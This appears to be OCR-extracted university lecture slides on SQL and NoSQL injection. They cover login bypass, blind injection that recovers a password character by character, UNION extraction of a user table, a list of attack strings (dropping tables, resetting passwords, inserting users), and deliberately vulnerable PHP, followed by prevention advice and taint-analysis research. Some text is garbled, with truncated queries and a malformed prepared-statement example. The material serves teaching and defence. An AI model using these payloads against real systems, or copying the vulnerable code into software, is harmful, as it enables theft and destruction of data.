$query = "SELECT * FRO users WHERE id='admin' --' AND pw='1234'";
```

Comment (started with -- in MySQL)

The injected user input is interpreted as **a part of the query**!

SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

- `SELECT *` — retrieve all fields
- `FROM users` — from this table
- `WHERE id='$id' AND pw='$pw'` — if each row satisfies this condition

(benign) id: `alice`, pw: `1234`

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: `admin' --`, pw: `1234`

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

Access

id	pw	email	phone	…
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	…
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```


retrieve all fields — from this table — if each row satisfies this condition

(benign) id: `alice`, pw: `1234`

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: `admin' --`, pw: `1234`

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```




id	pw	email	phone	…
We can log in with the admin account!				
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Example of the SQL Attack String

- **Drop tables**: `10; DROP TABLE members --`
- **Extract the table name**: `’ and 1,2,3, (select table_name from information_schema.tables limit 0,1),4 --`
- **Reset password**: `’; UPDATE USERS SET email=hcker@root.org WHERE email=victi m@yahoo.com`
- **Create new users**: `’; INSERT INTO USERS (‘uname’,‘passwd’,‘salt’); VALUES (‘hacker’,‘38a74f’, 3234);`
- **Time delay**: `SELECT sleep(10)`


Funny: Exploits of a Mom




Funny: Exploits of a Car

SQL Injection Attack

- 134 million credit cards are stolen via SQL injection attack





Popularity of SQL Injection Attack

German armed forces reveals encouraging start to security vulnerability disclosure program

Adam Bannister

More than 60 valid reports submitted since start of program three months ago

The German armed forces ('Bundeswehr') has reported a promising start to its recently launched vulnerability disclosure program (VDPBw).


Despite the absence of paid bug bounty rewards, more than 30 security researchers have submitted in excess of 60 valid vulnerabilities within 13 weeks of the scheme's launch, a spokesman for the Bundeswehr told *The Daily Swig*.

These have included cross-site scripting (XSS), SQL injection, misconfiguration, data leakage, and open redirect bugs.

HP Device Manager exploit gave attackers full control over thin client servers

Adam Bannister

Multi-stage exploit could leave enterprise networks in tatters



Bloor then cracked the password hash from the Postgres users table with "a full brute-force of 1-8 characters [...] followed by some dictionary and rule combinations, before breaking out the big guns with NPK and some EC2 GPU instances", according to a blog post published yesterday (October 5).

YOU MIGHT ALSO LIKE BitLocker sleep mode vulnerability can bypass Windows' full disk encryption

Still lacking remote access to the superuser account, he drew on previous research on escalating Postgres SQL injection to RCE by calling Postgres

WordPress Terror: Researchers discover a massive 5,000 security flaws in buggy plugins

John Leyden

The horror!

The security of the WordPress plugin ecosystem may be much worse than many have feared, as new research suggests that thousands of add-ons for the world's most popular content management system are vulnerable to web-based exploits.

After carrying out an analysis of 84,508 WordPress plugins, Spanish security researchers Jacinto Sergio Castillo Solana and Manuel Garcia Cardenas discovered more than 5,000 vulnerabilities, including 4,500 SQL injection (SQLi) flaws.

Many of the plugins analyzed displayed multiple vulnerabilities, which ranged from cross-site scripting (XSS) and Local File inclusion, as well as SQLi.

A total of 1,775 of the 84,000 WordPress plugins analyzed had a readily identifiable software bug.

Recap: SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: alice, pw: 1234

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: admin' --,

```
$query = "SELECT * FROM
                                                    4'";
```

Can we somehow get the pw?

Access

id	pw	email	phone	…
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Recap: SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: alice, pw: 1234

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: admin' --,

```
$query = "SELECT * FROM
```

Can we somehow get the pw?
⇒ Blind SQL Injection!

Access

id	pw	email	phone	…
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Blind SQL Injection Attacks

- Queries might not return the output in direct manner (e.g., password)
  - It just shows the number of matched rows!

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

Blind SQL Injection Attacks

- Queries might not return the output in direct manner (e.g., password)
  - It just shows the number of matched rows!
- Can be used to learn one bit at a time
  - Several queries (i.e., brute forcing) required for successful exploit

```
<?php
  $query = "SELECT count(*)
       FROM user
       WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

Return the # of matched rows

Asking for Partial Information

- Blind SQL injection allows for a single bit at a time
  - Need means to select just that bit
  - E.g., is first character of password an ‘a’?

- Option #1: Using substrings (`SUBSTR`)
  - `SUBSTR(str, pos, len)`: extract `len` characters starting from `pos`

- Option #2: Using LIKE (`LIKE`)
  - Using wildcard ‘a%’ (Regex: ‘a’ followed by an arbitrary amount of characters)

(Example) Blind SQL Injection Attacks


```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…


(Example) Blind SQL Injection Attacks


```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 1, 1) == 'a' --`





```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 1, 1) == 'a' --`

False ⇒ *# of matched rows: 0*





```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

2nd try `admin' AND SUBSTR(password, 1, 1) == 'b' --`




False ⇒ *# of matched rows: 0*

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

3rd try `admin' AND SUBSTR(password, 1, 1) == 'c' --`




Okay, the 1s character of the admin's password is 'c'

```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 2, 1) == 'a' --`




Let's find 2nd character

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

2nd try `admin' AND SUBSTR(password, 2, 1) == 'b' --`



Okay, the 2nd character of the admin's password is 'b'

```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

UNION-based SQL Injection Attacks

- SQL allows to chain multiple queries to single output
  - Union of all sub queries
- [query A] `UNION` [query B]
  - Very helpful to exfiltrate data from other tables
  - Important: number and type of columns must match!

id	name
1	Alice
2	Bob

Table1

id	name
2	Bob
3	Charlie

Table2

```
SELECT ID, NAME FROM TABLE1
UNION
SELECT ID, NAME FROM TABLE2
```

id	name
1	Alice
2	Bob
3	Charlie

UNISON-based SQL Injection Example


```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```

uid	name	pw
1	admin	sDaF$@!a
2	Alice	4444
3	Bob	1234

Table user

problem_id	title
100	X
200	Y

Table problem

UNISON-based SQL Injection Example

```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```

user table ∪ Empty table

uid	name	pw
1	admin	sDaF$@!a
2	Alice	4444
3	Bob	1234

Table user

problem_id	title
100	X
200	Y


Table problem

UNISON-based SQL Injection Example

```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```



uid	name	pw
1	admin	sDaF$@!a
2	Alice	4444
3	Bob	1234

Table `user`

problem_id	title
100	X
200	Y


Table `problem`

problem_id+uid	title+pw
1	sDaF$@!a
2	4444
3	1234

Union result

NoSQL

- A new class of distributed and scalable databases
- Do NOT use SQL



mongoDB
Apache CASSANDRA
APACHE HBASE
amazon DynamoDB
neo4j
RAVENDB
CouchDB relax
redis
HYPERTABLE INC
OrientDB

How About NoSQL?

- SQL (Structured Query Language)
  - E.g., SELECT * FROM table WHERE name = ‘seongil.wi’

- NoSQL (Unstructured Query): JavaScript, JSON, HTTP
  - E.g.,

```
$fquery = “function () {
    ...
    var userType = “.$_GET[‘user’].”
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}”;
$result = $collection->find(array(‘$where‘=>$fquery));
```

How About NoSQL?

- SQL (Structured Query Language)
  - E.g., SELECT * FROM table WHERE name = ‘seongil.wi’

- NoSQL (Unstructured Query): JavaScript, JSON, HTTP
  - E.g.,

```
$fquery = “function () {
    ...
    var userType = “.$_GET[‘user’].”
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}”;
$result = $collection->find(array(‘$where‘=>$fquery));
```

JavaScript query

How About NoSQL?

https://victim.com/target.php?user=seongil

```
$fquery = “function () {
    ...
    var userType = “.$_GET[‘user’].”
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}”;
$result = $collection->find(array(‘$where‘=>$fquery));
```

```
function(){
  var userType=“seongil”;
  return false;
}
```

NoSQL Injection Attack (Example)

https://victim.com/target.php?user=1";return true;}//

```
$fquery = "function () {
    ...
    var userType = ".$_GET['user']."
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}";
$result = $collection->find(array('$where'=>$fquery));
```

The JavaScript query always returns true

```
function(){
  var userType="1";
  return true;
}//...}
```

How to Prevent (or Mitigate)?

- SQL injection occurs due to improper separation between code and data
  - Do not use input as code!
  - Sanitize user input

Sanitize User Input

- For PHP, use `htmlspecialchars`

```
$id = htmlspecialchars($id, ENT_QUOTES, 'UTF-8')
$query = "SELECT * FROM users WHERE id='$id'"
```

```
$id: admin' --
        ⬇
$id: admin&#039; --
```

- Do not build your own sanitizer!
  - E.g., you can sanitize the input by checking for the keyword "SELECT" (uppercase)

⇒ the attacker can exploit with "select" (lowercase)

How to Prevent (or Mitigate)?


- SQL injection occurs due to improper separation between code and data
  - Do not use input as code!
  - Sanitize user input
  - Best practice: use prepared statements

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```




Use prepared SQL statements

```
$my = new mysqli(...);
$s = $my->prepare(“SELECT * FROM users WHERE id=? and pw=?”);
$s->bind_param(“s”, $id, $pw);
$s->execute();
```

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```



Use prepared SQL statements

Meaning: "?" must be data, not part of the query

```
$my = new mysqli(...);
$s = $my->prepare(“SELECT * FROM users WHERE id=? and pw=?”);
$s->bind_param(“s”, $id, $pw);
$s->execute();
```

Bind parameters to ?
(s stands for string)

Let’s Dive into SQL Injection Research!

Pixy, S&P '06

- Uses a **static analysis** to find Cross-Site Scripting (XSS) and SQL injection vulnerabilities in PHP apps

- Basic idea: identify whether "**tainted**" values can reach "**sensitive**" points in the program
  - Tainted "sources": input values that come from the user (should always be treated as potentially malicious)
  - Sensitive "sink": any point in the program where a value is sent to the backend database (SQL injection)

Example Code: SQL Injection Vulnerability

